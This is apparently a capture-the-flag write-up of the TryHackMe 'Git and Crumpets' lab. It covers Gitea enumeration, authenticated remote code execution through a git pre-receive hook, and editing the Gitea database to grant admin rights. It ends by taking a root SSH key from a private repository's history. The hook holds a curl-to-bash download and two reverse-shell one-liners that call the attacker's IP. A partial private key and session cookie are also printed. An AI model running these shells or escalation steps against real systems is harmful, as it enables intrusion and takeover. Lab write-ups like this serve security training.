


Git and Crumpets [TryHackMe](#)



Our devs have been clamoring for some centralized version control, so the admin came through. Rumour has it that they included a few countermeasures...

nmap

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 63 nginx
| http-title: Hello, World
|_Requested resource was http://crumpets.thm/index.html
```

HTTP

Redirects you to a RickRoll

Inspecting the source code:

```
Hey guys,
I set up the dev repos at git.git-and-crumpets.thm, but I haven't gotten around
to setting up the DNS yet.
In the meantime, here's a fun video I found!
```

```
$ echo "${IP} git.git-and-crumpets.thm" >> /etc/hosts
```



Gitea: Git with a cup of tea (and crumpets)

A painless, self-hosted Git service

Register a fake user:

Register

Username *

testing

Email Address *

testing@testing.com

Password *

••••••

Re-Type Password *

••••••

Register Account

[Already have an account? Sign in now!](#)

Explore existing repos:

Clone the repos and analyse the history:

scones/cant-touch-this

```
...[snip]
commit 9a151a065797e3ae8e4d86da9d32d032cdec6885
Author: scones <withcream@example.com>
Date: Thu Apr 15 16:29:48 2021 +0200

    Delete Passwords File

    I kept the password in my avatar to be more secure.
...[snip]
```



scones

 Her Majesty's Secret Service

 withcream@example.com

I like scones.

 Joined on Apr 15, 2021

```
$ wget -q http://git.git-and-crumpets.thm/avatars/3fc2cde6ac97e8c8a0c8b202e527d56d -O
scones_avatar
$ file scones_avatar
scones_avatar: PNG image data, 290 x 290, 16-bit/color RGB, non-interlaced
$ exiftool scones_avatar
...[snip]
File Permissions           : -rw-r--r--
File Type                  : PNG
File Type Extension       : png
MIME Type                  : image/png
Image Width                : 290
Image Height               : 290
Bit Depth                  : 16
Color Type                 : RGB
Compression                : Deflate/Inflate
Filter                     : Adaptive
Interlace                  : Noninterlaced
Description                : [REDACTED]
Image Size                 : 290x290
Megapixels                 : 0.084
```

We now have user access for `scones`



Dashboard

Issues

Pull Requests

Milestones

Explore



scones ▾

```
$ search gitea
Gitea 1.12.5 - Remote Code Execution (Authenticated)
| multiple/webapps/49571.py
Gitea 1.4.0 - Remote Code Execution
| multiple/webapps/44996.py
Gitea 1.7.5 - Remote Code Execution
| multiple/webapps/49383.py
$ search -m 49571
$ head 49571.py
# Exploit Title: Gitea 1.12.5 - Remote Code Execution (Authenticated)
# Date: 17 Feb 2020
# Exploit Author: Podalirius
```

```
# PoC demonstration article: https://podalirius.net/en/articles/exploiting-cve-2020-14144-gitea-authenticated-remote-code-execution/
# Vendor Homepage: https://gitea.io/
# Software Link: https://dl.gitea.io/
# Version: >= 1.1.0 to <= 1.12.5
```

Following the [Proof of Concept](#) after the script failed results in RCE

Add the hook with your reverse shells in the hook script.

```
#!/bin/sh
#
# An example hook script to make use of push options.
# The example simply echoes all push options that start with 'echoback='
# and rejects all pushes when the "reject" push option is used.
#
# To enable this hook, rename this file to "pre-receive".
curl 10.9.5.27/revshell.sh | bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.9.5.27 8888 >/tmp/f
/bin/bash -i >& /dev/tcp/10.9.5.27/8888 0>&1
```

```
(root@kali)-[/THM/Git and Crumpets/enumeration]
# listener 8888
listening on [any] 8888 ...
connect to [10.9.5.27] from (UNKNOWN) [10.10.192.177] 44864
bash: cannot set terminal process group (860): Inappropriate ioctl for device
bash: no job control in this shell
[git@git-and-crumpets bad_repo.git]$ whoami
whoami
git
[git@git-and-crumpets bad_repo.git]$ ls
ls
branches
config
description
HEAD
hooks
info
objects
refs
[git@git-and-crumpets bad_repo.git]$ pwd
pwd
/var/lib/gitea/data/gitea-repositories/scones/bad_repo.git
[git@git-and-crumpets bad_repo.git]$
```

```
[git@git-and-crumpets data]$ cat ~/user.txt | base64 -d; echo
thm{*****}
```

Enumerating the `gitea` files we notice another user who owns a private repo.

We also have a database file we can give ourselves maximum privileges with on the webserver.

Why not go through the files on the server instead of giving yourself admin privs?

GUI is nicer than sorting through files. I initially tried examining roots `backup.git` file but I realised that it was easier to just give myself max privs so `gitea` does the work for me.

```
[git@git-and-crumpets data]$ sqlite3 gitea.db
```

```
sqlite> .tables
...[snip]
notice                user
notification          user_open_id
...[snip]
sqlite> .schema user
CREATE TABLE `user` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `lower_name` TEXT
NOT NULL, `name` TEXT NOT NULL,
...[snip]
is_admin` INTEGER NULL
...[snip]
sqlite> SELECT id, name, is_admin FROM user;
1|hydra|1
2|root|0
3|scones|0
4|test|0
5|bob|0
sqlite> UPDATE user SET is_admin=1 WHERE name="scones";
sqlite> SELECT id, name, is_admin FROM user;
1|hydra|1
2|root|0
3|scones|1
4|test|0
5|bob|0
```

scones / cant-touch-this

☆ 0 🍴 0

Stop! Hammer time!

Updated 4 months ago

hydra / hello-world

☆ 0 🍴 0

Hello World


Updated 6 months ago

root / backup

Private

☆ 0 🍴 0

Updated 7 months ago

 **root / backup**

Private

<> Code

! Issues

🔗 Pull Requests

📁 Projects

🏷 Releases

📖 Wiki

No Description

Manage Topics

🕒 1 Commit

🔗 2 Branches

🔗 Branch: master ▾

New Pull Request

Filter branch or tag...

BRANCHES

📁 TAGS

dotfiles

master

Initial commit

backup

Branch: dotfiles






Commit Graph

4 Commits (dotfiles)


Search commits...

☐ All Branches

Search

Author	SHA1	Message	Date
 groot	c242a466aa	Add '.gitconfig'	7 months ago
 groot	26f294ce3c	Delete file ...	7 months ago
 groot	0b23539d97	Add '.ssh' 	7 months ago
 groot	24dfc45079	Initial commit	7 months ago

← → ↺ 🏠

git.git-and-crumpets.thm/root/backup/raw/commit/0b23539d97978fc83b763ef8a4b3882d16e71d32/.ssh 

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktbjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAAGAAABCiDnis8h
K3kgcH6yJEnGngAAAAEAAAAAGXAAAAB3NzaC1yc2EAAAADAQABAAQGCwF1w1EjRq
V3F0nYGVl4YNT1nV9UiqaaZ02oPhXS1UaLoZd0h95hh1mfdAs8K/S6M8CnDNARInNNshHh
```

```
3PGoejtziLj9kYyJedLEY4xJVJ69o7bq+C320doQN9+WYSCJkySJEsbxDwx046hI54Xig
8FR4oALQzYnf7oVRbYDZoQihFNYKEf5U5UpPs0gfry8DWAiR0GsDBVLBdRLS7H1i578Nbm
HmIcosvtoCpSBl6H0X0S7gNAIiGL0P0zo3R8pdFkriFDauFal7Lao3IKKuBD6j0CFGBuD+
f+V62ikG7042lp/fhTYiDgRfvXA=
-----END OPENSSH PRIVATE KEY-----
```

```
$ curl 'http://git.git-and-crumpets.thm/root/backup/raw/commit/0b23539d97978fc83b763ef8a4b3882d16e71d32/.ssh/Sup3rS3cur'
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H
'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H
'Accept-Language: en-US,en;q=0.5' --compressed -H 'Connection: keep-alive' -H 'Cookie:
i_like_gitea=85c281436e647867; lang=en-US;
_csrf=yFxoY2sGIv9HcQ42Y_TUSv0Lrcs6MTyZnJyA1MzcwNjE0NDA1NTA1MA' -H 'Upgrade-Insecure-
Requests: 1' -H 'Sec-GPC: 1' -H 'Cache-Control: max-age=0' > id_rsa.root
$ chmod 600 id_rsa.root
$ ssh -i id_rsa root@git.git-and-crumpets.thm
Load key "id_rsa": invalid format
root@git.git-and-crumpets.thm password:
```



```
$ echo >> id_rsa.root
$ ssh -i id_rsa.root root@git.git-and-crumpets.thm
Enter passphrase for key 'id_rsa.root':
Last login: Thu Nov  4 21:31:24 2021 from 10.9.5.27
[root@git-and-crumpets ~]# cat ~/root.txt | base64 -d; echo
thm{*****}
```

There is no need to brute force the private key!